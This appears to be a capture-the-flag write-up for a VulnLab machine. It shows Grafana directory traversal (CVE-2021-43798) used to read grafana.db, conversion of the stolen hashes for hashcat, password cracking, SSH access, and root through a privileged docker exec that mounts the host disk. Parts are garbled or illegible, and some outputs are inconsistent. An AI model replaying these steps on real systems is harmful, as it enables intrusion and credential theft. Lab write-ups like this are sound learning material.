



INITIAL SHELL:

NMAP Scan.


```
└─$ nmap -p- -A 10.10.82.114
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-18 00:45 EDT
Stats: 0:08:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 56.57% done; ETC: 01:00 (0:06:19 remaining)
Nmap scan report for 10.10.82.114 (10.10.82.114)
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 9d02bf641c50ac540241ba4f048ed6a5 (RSA)
|_ 256 38195727658ed4ef817a5e6c8df39d78 (ECDSA)
|_ 256 51aabb2528ac6b423c390b20699fa698 (ED25519)
3000/tcp  open  ppp?
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_   HTTP/1.0 302 Found
|_   Cache-Control: no-cache
|_   Content-Type: text/html; charset=utf-8
|_   Expires: -1
|_   Location: /login
|_   Pragma: no-cache
|_   Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252Ebak; Path=/; HttpOnly; SameSite=Lax
|_   X-Content-Type-Options: nosniff
|_   X-Frame-Options: deny
|_   X-Xss-Protection: 1; mode=block
|_   Date: Wed, 18 Oct 2023 05:04:51 GMT
|_   Content-Length: 29
|_   href="/login">Found</a>.
|_ GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_ HTTP/1.1 400 Bad Request
|_   Content-Type: text/plain; charset=utf-8
|_   Connection: close
|_   Request
|_   GetRequest:
|_     HTTP/1.0 302 Found
|_     Cache-Control: no-cache
|_     Content-Type: text/html; charset=utf-8
|_     Expires: -1
|_     Location: /login
|_     Pragma: no-cache
|_     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|_     X-Content-Type-Options: nosniff
|_     X-Frame-Options: deny
|_     X-Xss-Protection: 1; mode=block
|_     Date: Wed, 18 Oct 2023 05:04:18 GMT
|_     Content-Length: 29
|_     href="/login">Found</a>.
|_ HTTPOptions:
|_   HTTP/1.0 302 Found
|_   Cache-Control: no-cache
|_   Expires: -1
|_   Location: /login
```

```
CACHE-CONTROL: no-cache
Expires: -1
Location: /login
Pragma: no-cache
Set-Cookie: redirect-to=2f; Path=/; HttpOnly; SameSite=Lax
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Wed, 18 Oct 2023 05:04:23 GMT
Content-Length: 0


I service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi/new-service :
#_PORT:8000-TCP::7.93M-7XD-10/18!Time=6527671SP-x86_64-pc-linux-gnulinux
#_Fingerprint: 67, HTTP/1.1,x20400x208ad,x208request,r/nContent-Type:x20
#_F:text/plain;x20charset=utf-8r/nConnection:x20close,r/nr/nvnd0BAd
#_F:x20request"xkr(GetRequest,17A,,HTTP/1.1,0x20302,x20Found,r/nCache-Control:
#_F:r/nno-cache,r/nContent-Type:x20text/html,x20charset=utf-8r/nvnd0BAd
#_F:res:x201-r/nLocation:x20/login/r/nPragma:x20no-cache,r/nSet-Cookie:
#_F:x20redirect-to=2f;x20Path=/;x20HttpOnly;x20SameSite=Lax/r/nContent-Type:
#_F:application/x20json/r/nX-Frame-Options:x20deny/r/nX-Xss-Protec
#_F:tion:x201;x20mode=block/r/nDate:x20Wed,x2018,x20Oct,x200Ct,x2023,x2005:0
#_F:4:18,x20GMT;r/nContent-Length:x2029,r/nr/nvnd0BAd,x20href="/r/n"r/nFound
#_F:z/a/,x20r/nurl,67, HTTP/1.1,x20400x208ad,x208request,r/nContent-T
#_F:type:x20text/plain;x20charset=utf-8r/nConnection:x20close,r/nr/nvnd0BAd
#_F:x208ad,x208request"xkr(HTTPOptions,12E,,HTTP/1.1,0x20302,x20Found,r/nCa
#_F:che-control:x20no-cache,r/nVary:private,x201-v/nLocation:x20/login/r/nPr
#_F:agma:x20no-cache,r/nSet-Cookie:x20redirect-to=2f;x20Path=/;x20Http
#_F:Only;x20SameSite=Lax/r/nContent-Type:Options:x20nosniff/r/nX-Frame-Fo
#_F:rmation:x20deny/r/nX-Xss-Protection:1,x201;x20mode=block/r/nDate:x20W
#_F:ed,x2018,x20Oct,x202023,x2005:04:23,x20GMT;r/nContent-Length:x200,r/n
#_F:r/nr/nr/nGETSPRequest,67, HTTP/1.1,x20400x208ad,x208request,r/nConten
#_F:t-type:x20text/plain;x20charset=utf-8r/nConnection:x20close,r/nvnd0BAd
#_F:0:x208ad,x208request"xkr(SSLSessionReq,67, HTTP/1.1,x20400x208ad,x20R
#_F:quest,r/nContent-Type:x20text/plain;x20charset=utf-8r/nConnection)x
#_F:208ad,x208ad,x208request"xkr(TerminateServerCookie,67, HTTP/1
#_F:1,x20400x208ad,x208request,r/nContent-Type:x20text/plain;x20char
#_F:t=utf-8r/nConnection:x20close,r/nr/nvnd0BAd,x208request"xkr(TLSESe
#_F:sionReq,67, HTTP/1.1,x20400x208ad,x208request,r/nContent-Type:x20tex
#_F:t/plain;x20charset=utf-8r/nConnection:x20close,r/nr/nvnd0BAd,x20R
#_F:quest"xkr(Kerbberos,67, HTTP/1.1,x20400x208ad,x208request,r/nContent-T
#_F:type:x20text/plain;x20charset=utf-8r/nConnections:x20close,r/nr/nvnd0BAd
#_F:ad,x208request"xkr(FourFourFourRequest,1A1,,HTTP/1.1,0x20302,x20Found
#_F:r/nCache-Control:x20no-cache,r/nContent-Type:x20text/html;x20char
#_F:se:r/nExpires:x201-r/nLocation:x20/login/r/nPragma:x20no-cache,r/nSet-
#_F:Cookie:x20redirect-to=2f;x20Path=/;x20HttpOnly;x20SameSite=Lax/r/n
#_F:2022ebak;v20Path=/;x20HttpOnly;x20SameSite=Lax/r/nContent-Type-op
#_F:ptions:x20nosniff/r/nX-Frame-Options:x20deny/r/nX-Xss-Protection:x201
#_F:1;x20mode=block/r/nDate:x20Wed,x2018,x20Oct,x202023,x2005:04:18,x20G
#_F:M;r/nContent-Length:x2029,r/nr/nvnd0BAd,x20href="/r/n"r/nFoundz/a/,r/n
#_F:r/n)";
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
nmap done: 1 IP address (0 hosts up) scanned in 1200.48 seconds
```

Navigating to port 3000 reveals a Grafana v8.0.0 login page.



Grafana version 8.3.0 and prior are vulnerable to directory traversal vulnerability.

 EXPLOIT
DATABASE

Grafana 8.3.0 - Directory Traversal and Arbitrary File Read

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
S0581	2021-43798	SIGH	WEBAPPS	MULTIPLE	2021-12-09

EDB Verified: ✖

Exploit: 📄 / {}

Vulnerable App:

←

→

```
# Exploit Title: Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
# Date: 08/12/2021
# Exploit Author: sigh
# Vendor Homepage: https://grafana.com/
# Vulnerability Details: https://github.com/grafana/grafana/security/advisories/GHSA-8pjc-fj86-j47p
# Version: V8.0.0-beta1 through V8.3.0
# Description: Grafana versions 8.0.0-beta1 through 8.3.0 is vulnerable to directory traversal, allowing access to local files.
# CVE: CVE-2021-43798
# Tested on: Debian 10
# References: https://github.com/grafana/grafana/security/advisories/GHSA-8pjc-fj86-j47p

#!/usr/bin/env python3
# -*- coding: utf-8 -*-


import requests
import argparse
import sys
from random import choice

plugin_list = [
```


Payload to trigger the Directory traversal vulnerability.

[illegible]


Viewing the “/etc/passwd” file.




Grafana passwords are stored in “/var/lib/Grafana/Grafana.db”




Donwloading "Grafana.db" from the target




Viewing the Grafana.db using sqlitebrowser.




Getting the hashes and salt of “admin” and “boris”.



Blogpost that reveals the mechanism to transform Grafana hash format to hashcat readable format.



Script to perform the above.





Google


[All](#)
[Images](#)
[Videos](#)
[News](#)
[Books](#)
[More](#)
[Tools](#)

About 3 results (0.21 seconds)

Search for this instead? **grafana hash github**


GitHub
<https://github.com/Bushidosan>


Diëgo Bushidosan
Grafana2Hash Public. Simple script which converts the secret + hash of grafana to a hashcat usable hash. Go. 94 contributions in the last year. Contribution ...


socket.dev
<https://socket.dev/package/github.com/Bushidosan>

Grafana2Hash - Socket.dev
 15-Apr-2023 — **Grafana2Hash.** Simple script which converts the secret + salt of Grafana passwords to a hashcat usable hash. Made this script for a VulnLab ...

github.com/Bushidosan/Grafana2Hash/blob/main/Grafana2Hash.go

Bushidosan / Grafana2Hash

Files: main, Grafana2Hash.go, README.md

Grafana2Hash / Grafana2Hash.go

```

1 package main
2
3 import (
4     b64 "encoding/base64"
5     "encoding/hex"
6     "fmt"
7     "os"
8 )
9
10 func main() {
11
12     if len(os.Args) != 3 {
13         fmt.Println("Example: go run Grafana2Hash.go <password> <hash>")
14         os.Exit(0)
15     }
16     password := os.Args[1]
17     salt := os.Args[2]
18
19     decoded_hash, _ := hex.DecodeString(password)
20     hash64 := b64.StdEncoding.EncodeToString([]byte(decoded_hash))
21     salt64 := b64.StdEncoding.EncodeToString([]byte(salt))
22     fmt.Println("sha256:10000:" + salt64 + ":" + hash64 + "\n")
23
24 }
  
```

Hashcat readable format.

```

(kali@kali)-[~/opt/VulnLab/data]
$ go run grafana2hash.go 7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8 YObSoLj55S
sha256:10000:WU9iU29MaJU1Uw==:epGeS76Vz1EE7fNU7i5iNO+sHKH4FcaESiTE32EXMizzcjySFkthcunnP696TCBy+Pg=

(kali@kali)-[~/opt/VulnLab/data]
$ go run grafana2hash.go dcbeccccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8 LCBhdtJWjl
sha256:10000:TENCaGR0S1dqBA=:3GvszLTX002vSk45HSAV0ZUMYN8ZConpm1KR5H8+XNodFWv1IHRb48vKk1PjX101Hag=

(kali@kali)-[~/opt/VulnLab/data]
$
  
```

Cracking the hash to get cleartext password "beautiful1" for user "boris".

```
PS C:\Users\91948\Desktop\hashcat-6.2.5\hashcat-6.2.5> ./hashcat -s 0 temp.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

sha256:10800:TENCaGR85ldqba==:3GvszLtx002v5k4SHSAV0:zUMYN82C0npmlKRS8H+XND0FwvI1HRb48vkk1PjXl01Hag=:beautiful1
PS C:\Users\91948\Desktop\hashcat-6.2.5\hashcat-6.2.5>
```

Access the target as “boris” via ssh.

```

L➦ ssh boris@10.10.82.114
The authenticity of host '10.10.82.114 (10.10.82.114)' can't be established.
ED25519 key fingerprint is SHA256:Ne5A+KftZigu/2Emg8tT9Y8qXVvyWh7ZFJHLJNijM14.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.82.114' (ED25519) to the list of known hosts.
boris@10.10.82.114's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Oct 18 06:20:21 UTC 2023

System load: 0.0          Processes:           99
Usage of /:  19.8% of 7.69GB    Users logged in:    0
Memory usage: 25%          IP address for eth0: 10.10.82.114
Swap usage:  0%             IP address for docker0: 172.17.0.1

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan 23 13:11:53 2022 from 10.10.1.254
boris@ip-10-10-10-11:~$ id;whoami;hostname
uid=1001(boris) gid=1001(boris) groups=1001(boris)
boris
ip-10-10-10-11
boris@ip-10-10-10-11:~$ ls
snap  user.txt
boris@ip-10-10-10-11:~$ cat user.txt
VL{fbc4248a9ec4f7938b92ec76ad0cb654}
boris@ip-10-10-10-11:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:25:61:9a:41:15 brd ff:ff:ff:ff:ff:ff
    inet 10.10.82.114/18 brd 10.10.127.255 scope global dynamic eth0
        valid_lft 2436sec preferred_lft 2436sec
    inet6 fe80::825:61ff:fe9a:4155/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:02:5b:ce:d7 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0

```

"boris" can run "docker exec" as root without password.

```
boris@ip-10-10-10-11:~$ sudo -l
Matching Defaults entries for boris on ip-10-10-10-11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:
    (root) NOPASSWD: /snap/bin/docker exec *
boris@ip-10-10-10-11:~$
```

Grafana is probably running in a docker container. Viewing the docker container hostname via the the directory traversal vulnerability. Note that the hostname is different when viewed inside the ssh shell session.

[illegible]

Getting into the docker as "root"

```
boris@ip-10-10-10-11:~$ sudo /snap/bin/docker exec -it --privileged -u 0 e6ff5b1cbc85 /bin/bash
bash-5.1# whoami
root
bash-5.1# ls -lah
total 80K
drwxr-xr-x 1 root root 4.0K Jun 8 2021 .
drwxr-xr-x 1 root root 4.0K Jun 8 2021 ..
drwxrwxrwx 2 grafana root 4.0K Jun 8 2021 .aws
-rw-r--r-- 1 root root 33.7K Jun 8 2021 LICENSE
-rw-r--r-- 1 root root 108 Jun 8 2021 NOTICE.md
-rw-r--r-- 1 root root 2.8K Jun 8 2021 README.md
-rw-r--r-- 1 root root 5 Jun 8 2021 VERSION
drwxr-xr-x 2 root root 4.0K Jun 8 2021 bin
drwxr-xr-x 3 root root 4.0K Jun 8 2021 conf
drwxr-xr-x 3 root root 4.0K Jun 8 2021 plugins-bundled
drwxr-xr-x 14 root root 4.0K Jun 8 2021 public
drwxr-xr-x 2 root root 4.0K Jun 8 2021 scripts
bash-5.1# pwd
/usr/share/grafana
bash-5.1# cd /
bash-5.1# ls -alh
total 76K
drwxr-xr-x 1 root root 4.0K Jan 23 2022 .
drwxr-xr-x 1 root root 4.0K Jan 23 2022 ..
-rwxr-xr-x 1 root root 0 Jan 23 2022 .dockerenv
drwxr-xr-x 1 root root 4.0K Jun 8 2021 bin
drwxr-xr-x 11 root root 2.9K Oct 18 04:31 dev
drwxr-xr-x 1 root root 4.0K Jan 23 2022 etc
drwxr-xr-x 1 root root 4.0K Jun 8 2021 home
drwxr-xr-x 1 root root 4.0K Jun 8 2021 lib
drwxr-xr-x 2 root root 4.0K Jun 8 2021 lib64
drwxr-xr-x 5 root root 4.0K Apr 14 2021 media
drwxr-xr-x 2 root root 4.0K Apr 14 2021 mnt
drwxr-xr-x 2 root root 4.0K Apr 14 2021 opt
dr-xr-xr-x 163 root root 0 Oct 18 04:31 proc
drwx----- 1 root root 4.0K Jan 23 2022 root
drwxr-xr-x 2 root root 4.0K Apr 14 2021 run
-rwxr-xr-x 1 root root 3.2K Jun 8 2021 run.sh
drwxr-xr-x 2 root root 4.0K Apr 14 2021/sbin
drwxr-xr-x 2 root root 4.0K Apr 14 2021/srv
dr-xr-xr-x 13 root root 0 Oct 18 04:31 sys
drwxrwxrwt 1 root root 4.0K Jun 8 2021 tmp
drwxr-xr-x 1 root root 4.0K Jun 8 2021 usr
drwxr-xr-x 1 root root 4.0K Apr 14 2021 var
bash-5.1# cd /root
bash-5.1# ls
bash-5.1# ls -lah
total 12K
drwx----- 1 root root 4.0K Jan 23 2022 .
drwxr-xr-x 1 root root 4.0K Jan 23 2022 ..
-rw----- 1 root root 32 Jan 23 2022 .ash_history
lrwxrwxrwx 1 root root 9 Jan 23 2022 .bash_history -> /dev/null
bash-5.1#
```

Mounting the target file system to "/root/hacked" inside the docker and obtaining the root flag.

```
Bash-5.1# fdisk -l
Disk /dev/xvda1: 8192 MB, 8589934592 bytes, 16777216 sectors
6367 cylinders, 85 heads, 31 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Device Boot StartCHS EndCHS StartLBA EndLBA Sectors Size Id Type
/dev/xvda1 * 8,32,33 20,84,31 2048 16777182 16775135 8190M 83 Linux
bash-5.1# mkdir hacked
bash-5.1# ls
hacked
bash-5.1# pwd
/root
bash-5.1# mount /dev/xvda1 hacked
bash: mount: command not found
bash-5.1# mount /dev/xvda1 hacked
bash-5.1# cd hacked
bash-5.1# pwd
/root/hacked
bash-5.1# ls
bin dev etc home initrd.img initrd.img.old lib64 lost+found media mnt opt proc root/sbin/srv/tmp/usr/var/vmlinuz.vmlinuz.old
bash-5.1# cd root
bash-5.1# pwd
/root/hacked/root
